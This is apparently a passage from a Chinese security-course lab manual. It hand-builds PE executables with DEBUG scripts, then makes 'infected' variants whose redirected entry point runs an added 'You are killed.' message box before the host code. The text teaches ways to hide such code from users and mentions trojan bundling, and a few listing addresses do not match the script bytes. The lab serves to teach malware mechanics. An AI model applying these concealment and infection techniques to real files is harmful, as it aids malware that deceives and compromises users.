000000A0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................

参考解答：

可以，这是最小化设计的DOS文件头，此时，可用栈空间只有0036h字节。

附录A Debug批处理文件hello.txt的制作

A.1 hello.txt的内容

F 1000 L0A00 00

E 1000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00

E 1010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

E 1030 00 00 00 00 00 00 00 00 00 00 00 00 B0 00 00 00

E 1040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68

E 1050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F

E 1060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20

E 1070 6D 6F 64 65 2E 0D 0D 0A 24

E 10B0 50 45 00 00 4C 01 03 00 98 67 F8 51 00 00 00 00

E 10C0 00 00 00 00 E0 00 0F 01 0B 01 05 0C 00 02 00 00

E 10D0 00 04 00 00 00 00 00 00 00 10 00 00 00 10 00 00 ;程序入口EIP

E 10E0 00 20 00 00 00 00 40 00 00 10 00 00 00 02 00 00

E 10F0 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00

E 1100 00 40 00 00 00 04 00 00 00 00 00 00 02 00 00 00

E 1110 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00

E 1120 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00

E 1130 10 20 00 00 3C 00 00 00 00 00 00 00 00 00 00 00

E 1180 00 00 00 00 00 00 00 00 00 20 00 00 10 00 00 00

E 11A0 00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00

E 11B0 24 00 00 00 00 10 00 00 00 02 00 00 00 04 00 00 ;.text实际长度

E 11C0 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60

E 11D0 2E 72 64 61 74 61 00 00 92 00 00 00 00 20 00 00

E 11E0 00 02 00 00 00 06 00 00 00 00 00 00 00 00 00 00

E 11F0 00 00 00 00 40 00 00 40 2E 64 61 74 61 00 00 00

E 1200 0B 00 00 00 00 30 00 00 00 02 00 00 00 08 00 00 ;.data实际长度

E 1210 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 C0

E 1400 6A 00 6A 00 68 00 30 40 00 6A 00 E8 08 00 00 00 ;正常文件代码

E 1410 6A 00 E8 07 00 00 00 CC FF 25 08 20 40 00 FF 25 ;外部函数接口

E 1420 00 20 40 00

E 1600 76 20 00 00 00 00 00 00 5C 20 00 00 00 00 00 00

E 1610 54 20 00 00 00 00 00 00 00 00 00 00 6A 20 00 00

E 1620 08 20 00 00 4C 20 00 00 00 00 00 00 00 00 00 00

E 1630 84 20 00 00 00 20 00 00 00 00 00 00 00 00 00 00

E 1640 00 00 00 00 00 00 00 00 00 00 00 00 76 20 00 00

E 1650 00 00 00 00 5C 20 00 00 00 00 00 00 B1 01 4D 65

E 1660 73 73 61 67 65 42 6F 78 41 00 75 73 65 72 33 32

E 1670 2E 64 6C 6C 00 00 9B 00 45 78 69 74 50 72 6F 63

E 1680 65 73 73 00 6B 65 72 6E 65 6C 33 32 2E 64 6C 6C

E 1800 48 65 6C 6C 6F 57 6F 72 6C 64 00 ;正常文件提示信息

N c:\hello.dat

R BX

0

R CX

0A00

W 1000

Q

A.2 hello.exe的获得

⑴ 制作好hello.txt文件。

⑵ 执行debug的批处理文件hello.txt获得hello.dat文件：

debug < hello.txt

⑶ 复制hello.dat获得hello.exe文件：

copy hello.dat hello.exe


⑷ 运行hello.exe文件，可以看到在窗口中显示的字符串“helloworld”：



图附A-1 程序运行结果


附录B “hello.exe”设计原理

B.1 逻辑运行空间设计



图附B-1 hello.exe逻辑运行空间设计

B.2 磁盘存储结构设计



图附B-2 hello.exe磁盘存储结构设计

B.3 程序设计

⑴ 代码设计

；hWnd：指定该对话框的所有者窗口为0时，对话框不属于任何窗口

00401000 6A00 PUSH 00h ；对话框不属于任何窗口

；lpCaption：如果该参数为空（vbNullString），则使用默认的“错误”作为对话框的标题

00401002 6A00 PUSH 00h ；使用默认的对话框标题

；lpText: 显示在对话框中的消息

00401004 6800304000 PUSH 00403000h ；字符串“Helloworld”地址

；wType：指定显示按钮的数目及形式，使用的图标样式，缺省按钮是什么以及[消息框](http://baike.baidu.com/view/394286.htm)的强制回应等

00401009 6A00 PUSH 00h ；按钮风格MB\_OK

0040100B E808000000 CALL 00401018 ；显示对话框MessageBoxA()

；ExitCode: 返回码

00401010 6A00 PUSH 00h ；正常返回

00401012 E807000000 CALL 0040101E ；退出进程ExitProcess()

00401017 CC INT 3

⑵ 外部函授调用跳转接口设计

00401018 FF 25 08 20 40 00 ；jmp [00402008]

0040101E FF 25 00 20 40 00 ；jmp [00402000]

⑶ 程序设计结果


0000000400 6A 00 6A 00 68 00 30 40 00 6A 00 E8 08 00 00 00

0000000410 6A 00 E8 07 00 00 00 CC FF 25 08 20 40 00 FF 25

0000000420 00 20 40 00

B.4导入表设计

导入表设计的基本结构如附图B-3所示。



图附B-3 导入表的基本结构示例

⑴ 导入地址表IAT，即函数入口地址存储单元

00402000 76 20 00 00 00 00 00 00 ；函数ExitProcess()入口地址

00402008 5C 20 00 00 00 00 00 00 ；函数MessageBoxA()入口地址

⑵ user32.dll导入表IT

表B4-1 user32.dll导入表信息

|  |  |  |
| --- | --- | --- |
| 逻辑地址 | 值 | 意义 |
| 00402010 | 00002054 | 函数查询信息入口 |
| 00402014 | 00000000 | 生成该结构的时间戳 |
| 00402018 | 00000000 | 第一个转发链的索引 |
| 0040201C | 0000206A | 动态链接库名称 |
| 00402020 | 00002008 | 函数入口地址的存储地址（RVA） |

表B4-2 user32.dll导入函数信息

|  |  |  |
| --- | --- | --- |
| 逻辑地址 | 值 | 意义 |
| 00402054 | 0000205C | 函数入口查询地址 |
| 00402058 | 00000000 | 导入函数信息结束结点 |

⑶ kernel32.dll导入表IT

表B4-3 kernel32.dll导入表信息

|  |  |  |
| --- | --- | --- |
| 逻辑地址 | 值 | 意义 |
| 00402024 | 0000204C | 函数查询信息入口 |
| 00402028 | 00000000 | 生成该结构的时间戳 |
| 0040202C | 00000000 | 第一个转发链的索引 |
| 00402030 | 00002084 | 动态链接库名称 |
| 00402034 | 00002000 | 函数入口地址的存储地址（RVA） |

表B4-4 kernel32.dll导入函数信息

|  |  |  |
| --- | --- | --- |
| 逻辑地址 | 值 | 意义 |
| 0040204C | 00002076 | 函数入口查询地址 |
| 00402050 | 00000000 | 导入函数信息结束结点 |

⑷ 导入表结束结点设计

表B4-5导入表结束结点信息

|  |  |  |
| --- | --- | --- |
| 逻辑地址 | 值 | 意义 |
| 00402038 | 000000000 | 函数查询信息入口 |
| 0040203C | 00000000 | 生成该结构的时间戳 |
| 00402040 | 00000000 | 第一个转发链的索引 |
| 00402044 | 00000000 | 动态链接库名称 |
| 00402048 | 00000000 | 函数入口地址的存储地址 |

⑸ 导入表查询信息

表B4-6导入表查询信息

|  |  |  |
| --- | --- | --- |
| 逻辑地址 | 值 | 意义 |
| 0040205C | 01B1h | 函数线索，2字节 |
| 0040205E | MessageBoxA | 函数名称，以00结束 |
| 0040206A | user32.dll | 动态链接库名称，以0000结束 |
| 00402076 | 009Bh | 函数线索，2字节 |
| 00402078 | ExitProcess | 函数名称，以00结束 |
| 00402084 | kernel32.dll | 动态链接库名称，以0000结束 |

⑹ 导入表设计结果

00402000 76 20 00 00 00 00 00 00-5C 20 00 00 00 00 00 00

00402010 54 20 00 00 00 00 00 00-00 00 00 00 6A 20 00 00

00402020 08 20 00 00 4C 20 00 00-00 00 00 00 00 00 00 00

00402030 84 20 00 00 00 20 00 00-00 00 00 00 00 00 00 00

00402040 00 00 00 00 00 00 00 00-00 00 00 00 76 20 00 00

00402050 00 00 00 00 5C 20 00 00-00 00 00 00 B1 01 4D 65 ..............Me

00402060 73 73 61 67 65 42 6F 78-41 00 75 73 65 72 33 32 ssageBoxA.user32

00402070 2E 64 6C 6C 00 00 9B 00-45 78 69 74 50 72 6F 63 .dll....ExitProc

00402080 65 73 73 00 6B 65 72 6E-65 6C 33 32 2E 64 6C 6C ess.kernel32.dll

00402090 00 00 ..

B.5 提示信息的组织

提示信息按照GBK编码组织，以00h结束。本次实验只显示“HelloWorld”，生成的数据结果如下。


；第5扇区，.data段，GBK编码

00403000 48 65 6C 6C 6F 57 6F 72-6C 64 00 00 00 00 00 00 HelloWorld......

32 30 31 37 32 37 30 30-BA FA D1 C5 D4 B5

32 30 31 37 32 37 30 30-FA BA C5 D1 B5 D4

B.6 使用debug.exe生成hello.exe时使用的内存空间



图附B-4 设计空间使用设计附录C 实验答疑对应可执行文件的制作

1、批处理文件hello1.txt的制作

F 1000 L0A00 00

E 1000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00

E 1010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

E 1030 00 00 00 00 00 00 00 00 00 00 00 00 B0 00 00 00

E 1040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68

E 1050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F

E 1060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20

E 1070 6D 6F 64 65 2E 0D 0D 0A 24

E 10B0 50 45 00 00 4C 01 03 00 98 67 F8 51 00 00 00 00

E 10C0 00 00 00 00 E0 00 0F 01 0B 01 05 0C 00 02 00 00

E 10D0 00 04 00 00 00 00 00 00 00 10 00 00 00 10 00 00 ;程序入口EIP

E 10E0 00 20 00 00 00 00 40 00 00 10 00 00 00 02 00 00

E 10F0 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00

E 1100 00 40 00 00 00 04 00 00 00 00 00 00 02 00 00 00

E 1110 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00

E 1120 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00

E 1130 10 20 00 00 3C 00 00 00 00 00 00 00 00 00 00 00

E 1180 00 00 00 00 00 00 00 00 00 20 00 00 10 00 00 00

E 11A0 00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00

E 11B0 27 00 00 00 00 10 00 00 00 02 00 00 00 04 00 00 ;.text实际长度

E 11C0 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60

E 11D0 2E 72 64 61 74 61 00 00 92 00 00 00 00 20 00 00 ;.rdata实际长度

E 11E0 00 02 00 00 00 06 00 00 00 00 00 00 00 00 00 00

E 11F0 00 00 00 00 40 00 00 40 2E 64 61 74 61 00 00 00

E 1200 24 00 00 00 00 30 00 00 00 02 00 00 00 08 00 00 ;.data实际长度

E 1210 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 C0

E 1400 6A 00 68 10 30 40 00 68 00 30 40 00 6A 00 E8 08 ;正常文件代码

E 1410 00 00 00 6A 00 E8 07 00 00 00 CC FF 25 08 20 40 ;外部函数接口

E 1420 00 FF 25 00 20 40 00

E 1600 76 20 00 00 00 00 00 00 5C 20 00 00 00 00 00 00

E 1610 54 20 00 00 00 00 00 00 00 00 00 00 6A 20 00 00

E 1620 08 20 00 00 4C 20 00 00 00 00 00 00 00 00 00 00

E 1630 84 20 00 00 00 20 00 00 00 00 00 00 00 00 00 00

E 1640 00 00 00 00 00 00 00 00 00 00 00 00 76 20 00 00

E 1650 00 00 00 00 5C 20 00 00 00 00 00 00 B1 01 4D 65

E 1660 73 73 61 67 65 42 6F 78 41 00 75 73 65 72 33 32

E 1670 2E 64 6C 6C 00 00 9B 00 45 78 69 74 50 72 6F 63

E 1680 65 73 73 00 6B 65 72 6E 65 6C 33 32 2E 64 6C 6C

E 1690 00 00

E 1800 48 65 6C 6C 6F 57 6F 72 6C 64 00 ;窗口提示信息

E 1810 50 72 6F 67 72 61 6D 20 49 6E 66 6F 72 6D 61 74 ;窗口标题

E 1820 69 6F 6E 00

N c:\h1.dat

R BX

0

R CX

0A00

W 1000

Q

2、h1.exe的获得

2.1 执行批处理文件，生成数据文件h1.dat。

debug < hello1.txt

2.2 复制数据文件，生成可执行文件h1.exe。

copy h1.dat h1.exe

2.3 运行新生成的可执行文件，运行效果如图附C-1所示。



图附C-1 修改后程序运行效果

# 实验7 PE感染文件的设计与制作

## 实验目的

1. 深入理解PE类型可执行文件的格式。
2. 掌握PE类型可执行文件的运行机理。
3. 掌握病毒感染PE类型可执行文件后的数据分布及其规律。
4. 掌握感染PE类型可执行文件病毒程序的基本制作方法和原理。
5. 进一步熟悉debug、debug32工具的使用。
6. 深刻理解病毒代码融入感染文件代码的修饰技巧。

## 实验原理

1. 正常文件的执行程序

00401000 6A00 PUSH 00h ；对话框不属于任何窗口

00401002 6810304000 PUSH 00403010 ；标题“Program Information”

00401007 6800304000 PUSH 00403000 ；字符串“Hello World”

0040100C 6A00 PUSH 00h ；按钮风格MB\_OK

0040100E E808000000 CALL 0040101B ；显示对话框MessageBoxA()

00401013 6A00 PUSH 00h ；返回码ExitCode，正常返回

00401015 E807000000 CALL 00401021 ；退出进程ExitProcess()

0040101A CC INT 3 ；程序停止运行

紧接着是正常文件执行程序调用外部函数接口：

0040101B FF 25 08 20 40 00 FF 25 00 20 40 00

2、感染代码执行程序

00401030 6A00 PUSH 00h ；对话框不属于任何窗口

00401032 6810304000 PUSH 00403040 ；标题“Computer Virus”

00401037 6800304000 PUSH 00403030 ；字符串“You are killed.”

0040103C 6A00 PUSH 00h ；按钮风格MB\_OK

0040103E E808000000 CALL 00401046 ；显示对话框MessageBoxA()

00401043 EBBB JMP NEAR 00401000 ；跳转到正常文件的执行程序入口

紧接着是感染程序调用外部函数接口：

00401046 FF 25 08 20 40 00

如果按照以上程序设计，正常文件的执行程序调用的函数接口安排紧接在其程序的后面，感染代码也一样。附录A给出了这样一个制作实例。

按照这种方式感染文件，很容易让人怀疑是两个文件拼凑而成的。因为，编译链接软件不会为一个程序提供两个外部函数调用接口。稍有经验的用户，会调整EIP指向正常文件的执行程序入口，就避免了感染代码的执行。

为此，可以把感染代码修改成以下形式，就可以避免两个外部函数调用接口的出现：

00401030 6A00 PUSH 00h ；对话框不属于任何窗口

00401032 6810304000 PUSH 00403040 ；标题“Computer Virus”

00401037 6800304000 PUSH 00403030 ；字符串“You are killed.”

0040103C 6A00 PUSH 00h ；按钮风格MB\_OK

0040103E E8FFFFFFD8 CALL 0040101B ；显示对话框MessageBoxA()

00401043 EBBB JMP NEAR 00401000 ；跳转到正常文件的执行程序入口

也就是说，感染代码与正常程序共用了一个外部函数调用接口，减少了用户的怀疑。附录B给出了这样一个制作实例。

当然，正常文件写入感染代码后，不同段的段长度发生了改变；不同段分配的字节数也随之改变；在磁盘上的文件中，不同段的相对偏移也会发生改变；感染后的程序入口要指向感染代码的入口，这样，就需要修改文件头的相关数据，以达到感染的目的。附录A、B给出的感染样例代码中，红色的部分就是修改过的数据。

## 实验步骤

1. 根据上次实验，获得基本的hello.exe文件，其运行结果如图1所示。



图1 hello.exe运行结果

2、根据附录A的制作过程，制作出正常文件和感染代码各自拥有自己外部函数调用接口的感染文件h2.exe，要求其运行结果如图2所示。

图2 h2.exe运行结果

3、根据附录B的制作过程，制作出正常文件和感染文件共用一个外部函数调用接口的感染文件h3.exe，要求其运行结果如图3所示。

图3 h3.exe运行结果

4、有能力的同学，可以尝试让病毒代码紧接着正常文件代码存放，在病毒代码后面再存放共用的外部函数调用接口，这样，病毒代码和正常代码就融为一体了，一般的用户就很难区分哪儿是病毒代码，哪儿是正常文件代码了。要求制作出的感染程序h4.exe运行结果如图4所示。附录C给出了这样的一个制作实例。

图4 h4.exe运行结果

5、汇总实验数据，总结实验过程，写出实验报告。

实验答疑

1、实验中，病毒代码只是调用了正常文件使用的一个外部函数。如果病毒代码需要调用正常文件代码没有使用过的外部函数，那该么办？

参考解答：

这种情况下就需要就需要修改导入地址表，导入表等内容了。导入表、导入地址表等的设计思路清参考上次实验的内容。

一般情况下，如果被感染文件和病毒文件开发的平台迥异，直接融合有相当的难度，可以写个调度执行文件，把病毒文件放在被感染文件后面，再把合并文件放在调度文件后，并记下合并前病毒文件和被感染文件的相关信息，由调度文件分别调度这两个文件的运行。常见的木马捆绑打包就是用的这个原理。

附录A PE感染文件制作实例之一

本实例制作的感染文件中，正常文件代码和病毒代码各自拥有独自的外部函数调用接口。

1、批处理文件hello2.txt的制作

F 1000 L0A00 00

E 1000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00

E 1010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

E 1030 00 00 00 00 00 00 00 00 00 00 00 00 B0 00 00 00

E 1040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68

E 1050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F

E 1060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20

E 1070 6D 6F 64 65 2E 0D 0D 0A 24

E 10B0 50 45 00 00 4C 01 03 00 98 67 F8 51 00 00 00 00

E 10C0 00 00 00 00 E0 00 0F 01 0B 01 05 0C 00 02 00 00

E 10D0 00 04 00 00 00 00 00 00 30 10 00 00 00 10 00 00 ;程序入口EIP

E 10E0 00 20 00 00 00 00 40 00 00 10 00 00 00 02 00 00

E 10F0 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00

E 1100 00 40 00 00 00 04 00 00 00 00 00 00 02 00 00 00

E 1110 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00

E 1120 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00

E 1130 10 20 00 00 3C 00 00 00 00 00 00 00 00 00 00 00

E 1180 00 00 00 00 00 00 00 00 00 20 00 00 10 00 00 00

E 11A0 00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00

E 11B0 4C 00 00 00 00 10 00 00 00 02 00 00 00 04 00 00 ;.text实际长度

E 11C0 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60

E 11D0 2E 72 64 61 74 61 00 00 92 00 00 00 00 20 00 00

E 11E0 00 02 00 00 00 06 00 00 00 00 00 00 00 00 00 00

E 11F0 00 00 00 00 40 00 00 40 2E 64 61 74 61 00 00 00

E 1200 4F 00 00 00 00 30 00 00 00 02 00 00 00 08 00 00 ;.data实际长度

E 1210 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 C0

E 1400 6A 00 68 10 30 40 00 68 00 30 40 00 6A 00 E8 08 ;正常文件代码

E 1410 00 00 00 6A 00 E8 07 00 00 00 CC FF 25 08 20 40 ;外部函数接口

E 1420 00 FF 25 00 20 40 00

E 1430 6A 00 68 40 30 40 00 68 30 30 40 00 6A 00 E8 03 ;感染范例代码1

E 1440 00 00 00 EB BB CC FF 25 08 20 40 00 ;外部函数接口

E 1600 76 20 00 00 00 00 00 00 5C 20 00 00 00 00 00 00

E 1610 54 20 00 00 00 00 00 00 00 00 00 00 6A 20 00 00

E 1620 08 20 00 00 4C 20 00 00 00 00 00 00 00 00 00 00

E 1630 84 20 00 00 00 20 00 00 00 00 00 00 00 00 00 00

E 1640 00 00 00 00 00 00 00 00 00 00 00 00 76 20 00 00

E 1650 00 00 00 00 5C 20 00 00 00 00 00 00 B1 01 4D 65

E 1660 73 73 61 67 65 42 6F 78 41 00 75 73 65 72 33 32

E 1670 2E 64 6C 6C 00 00 9B 00 45 78 69 74 50 72 6F 63

E 1680 65 73 73 00 6B 65 72 6E 65 6C 33 32 2E 64 6C 6C

E 1690 00 00

E 1800 48 65 6C 6C 6F 20 57 6F 72 6C 64 00 ;正常文件提示信息

E 1810 50 72 6F 67 72 61 6D 20 49 6E 66 6F 72 6D 61 74 ;正常文件标题

E 1820 69 6F 6E 00

E 1830 59 6F 75 20 61 72 65 20 6B 69 6C 6C 65 64 2E 00 ;感染文件提示信息

E 1840 43 6F 6D 70 75 74 65 72 20 56 69 72 75 73 00 ;感染文件标题

N c:\h2.dat

R BX

0

R CX

0A00

W 1000

Q

注意：红色部分文字是感染后增加的病毒数据或病毒修改的数据。

2、h2.exe的获得

2.1 执行批处理文件，生成数据文件h2.dat

debug < hello2.txt


2.2 复制数据文件，生成可执行文件h2.exe

copy h2.dat h2.exe

2.3 运行新生成的可执行文件h2.exe，运行效果如图附A-1与附A-1所示。



图附A-1 修改后程序运行效果1



图附A-2 修改后程序运行效果2

附录B PE感染文件制作实例之二

本实例制作的感染文件中，正常文件代码和病毒代码共用一个外部函数调用接口，但是病毒代码在外部函数接口后面。

1、批处理文件hello3.txt的制作

F 1000 L0A00 00

E 1000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00

E 1010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

E 1030 00 00 00 00 00 00 00 00 00 00 00 00 B0 00 00 00

E 1040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68

E 1050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F

E 1060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20

E 1070 6D 6F 64 65 2E 0D 0D 0A 24

E 10B0 50 45 00 00 4C 01 03 00 98 67 F8 51 00 00 00 00

E 10C0 00 00 00 00 E0 00 0F 01 0B 01 05 0C 00 02 00 00

E 10D0 00 04 00 00 00 00 00 00 30 10 00 00 00 10 00 00 ;程序入口EIP

E 10E0 00 20 00 00 00 00 40 00 00 10 00 00 00 02 00 00

E 10F0 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00

E 1100 00 40 00 00 00 04 00 00 00 00 00 00 02 00 00 00

E 1110 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00

E 1120 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00

E 1130 10 20 00 00 3C 00 00 00 00 00 00 00 00 00 00 00

E 1180 00 00 00 00 00 00 00 00 00 20 00 00 10 00 00 00

E 11A0 00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00

E 11B0 45 00 00 00 00 10 00 00 00 02 00 00 00 04 00 00 ;.text实际长度

E 11C0 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60

E 11D0 2E 72 64 61 74 61 00 00 92 00 00 00 00 20 00 00

E 11E0 00 02 00 00 00 06 00 00 00 00 00 00 00 00 00 00

E 11F0 00 00 00 00 40 00 00 40 2E 64 61 74 61 00 00 00

E 1200 4F 00 00 00 00 30 00 00 00 02 00 00 00 08 00 00 ;.data实际长度

E 1210 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 C0

E 1400 6A 00 68 10 30 40 00 68 00 30 40 00 6A 00 E8 08 ;正常文件代码

E 1410 00 00 00 6A 00 E8 07 00 00 00 CC FF 25 08 20 40 ;外部函数接口

E 1420 00 FF 25 00 20 40 00

E 1430 6A 00 68 40 30 40 00 68 30 30 40 00 6A 00 E8 D8 ;感染范例代码2

E 1440 FF FF FF EB BB

E 1600 76 20 00 00 00 00 00 00 5C 20 00 00 00 00 00 00

E 1610 54 20 00 00 00 00 00 00 00 00 00 00 6A 20 00 00

E 1620 08 20 00 00 4C 20 00 00 00 00 00 00 00 00 00 00

E 1630 84 20 00 00 00 20 00 00 00 00 00 00 00 00 00 00

E 1640 00 00 00 00 00 00 00 00 00 00 00 00 76 20 00 00

E 1650 00 00 00 00 5C 20 00 00 00 00 00 00 B1 01 4D 65

E 1660 73 73 61 67 65 42 6F 78 41 00 75 73 65 72 33 32

E 1670 2E 64 6C 6C 00 00 9B 00 45 78 69 74 50 72 6F 63

E 1680 65 73 73 00 6B 65 72 6E 65 6C 33 32 2E 64 6C 6C

E 1690 00 00

E 1800 48 65 6C 6C 6F 20 57 6F 72 6C 64 00 ;正常文件提示信息

E 1810 50 72 6F 67 72 61 6D 20 49 6E 66 6F 72 6D 61 74 ;正常文件标题

E 1820 69 6F 6E 00

E 1830 59 6F 75 20 61 72 65 20 6B 69 6C 6C 65 64 2E 00 ;感染文件提示信息

E 1840 43 6F 6D 70 75 74 65 72 20 56 69 72 75 73 00 ;感染文件标题

N c:\h3.dat

R BX

0

R CX

0A00

W 1000

Q

注意：红色部分文字是感染后增加的病毒数据或病毒修改的数据。

2、h3.exe的获得

2.1 执行批处理文件，生成数据文件h3.dat

debug < hello3.txt


2.2 复制数据文件，生成可执行文件h3.exe

copy h3.dat h3.exe

2.3 运行新生成的可执行文件h3.exe，运行效果如图附B-1与附B-1所示。



图附B-1 修改后程序运行效果1



图附B-2 修改后程序运行效果2

附录C PE感染文件制作实例之三

本实例制作的感染文件中，正常文件代码和病毒代码共用一个外部函数调用接口，而且病毒代码在正常文件代码后面。

1、批处理文件hello4.txt的制作

F 1000 L0A00 00

E 1000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00

E 1010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

E 1030 00 00 00 00 00 00 00 00 00 00 00 00 B0 00 00 00

E 1040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68

E 1050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F

E 1060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20

E 1070 6D 6F 64 65 2E 0D 0D 0A 24

E 10B0 50 45 00 00 4C 01 03 00 98 67 F8 51 00 00 00 00

E 10C0 00 00 00 00 E0 00 0F 01 0B 01 05 0C 00 02 00 00

E 10D0 00 04 00 00 00 00 00 00 1B 10 00 00 00 10 00 00 ;程序入口EIP

E 10E0 00 20 00 00 00 00 40 00 00 10 00 00 00 02 00 00

E 10F0 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00

E 1100 00 40 00 00 00 04 00 00 00 00 00 00 02 00 00 00

E 1110 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00

E 1120 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00

E 1130 10 20 00 00 3C 00 00 00 00 00 00 00 00 00 00 00

E 1180 00 00 00 00 00 00 00 00 00 20 00 00 10 00 00 00

E 11A0 00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00

E 11B0 3C 00 00 00 00 10 00 00 00 02 00 00 00 04 00 00 ;.text实际长度

E 11C0 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60

E 11D0 2E 72 64 61 74 61 00 00 92 00 00 00 00 20 00 00

E 11E0 00 02 00 00 00 06 00 00 00 00 00 00 00 00 00 00

E 11F0 00 00 00 00 40 00 00 40 2E 64 61 74 61 00 00 00

E 1200 4F 00 00 00 00 30 00 00 00 02 00 00 00 08 00 00 ;.data实际长度

E 1210 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 C0

E 1400 6A 00 68 10 30 40 00 68 00 30 40 00 6A 00 E8 1D ;正常代码

E 1410 00 00 00 6A 00 E8 1C 00 00 00 CC 6A 00 68 10 30 ;感染代码

E 1420 40 00 68 00 30 40 00 6A 00 E8 02 00 00 00 EB D0

E 1430 FF 25 08 20 40 00 FF 25 00 20 40 00 ;外部函数接口

E 1600 76 20 00 00 00 00 00 00 5C 20 00 00 00 00 00 00

E 1610 54 20 00 00 00 00 00 00 00 00 00 00 6A 20 00 00

E 1620 08 20 00 00 4C 20 00 00 00 00 00 00 00 00 00 00

E 1630 84 20 00 00 00 20 00 00 00 00 00 00 00 00 00 00

E 1640 00 00 00 00 00 00 00 00 00 00 00 00 76 20 00 00

E 1650 00 00 00 00 5C 20 00 00 00 00 00 00 B1 01 4D 65

E 1660 73 73 61 67 65 42 6F 78 41 00 75 73 65 72 33 32

E 1670 2E 64 6C 6C 00 00 9B 00 45 78 69 74 50 72 6F 63

E 1680 65 73 73 00 6B 65 72 6E 65 6C 33 32 2E 64 6C 6C

E 1690 00 00

E 1800 48 65 6C 6C 6F 20 57 6F 72 6C 64 00 ;正常文件提示信息

E 1810 50 72 6F 67 72 61 6D 20 49 6E 66 6F 72 6D 61 74 ;正常文件标题

E 1820 69 6F 6E 00

E 1830 59 6F 75 20 61 72 65 20 6B 69 6C 6C 65 64 2E 00 ;感染文件提示信息

E 1840 43 6F 6D 70 75 74 65 72 20 56 69 72 75 73 00 ;感染文件标题

N c:\h4.dat

R BX

0

R CX

0A00

W 1000

Q

注意：红色部分文字是感染后增加的病毒数据或病毒修改的数据。

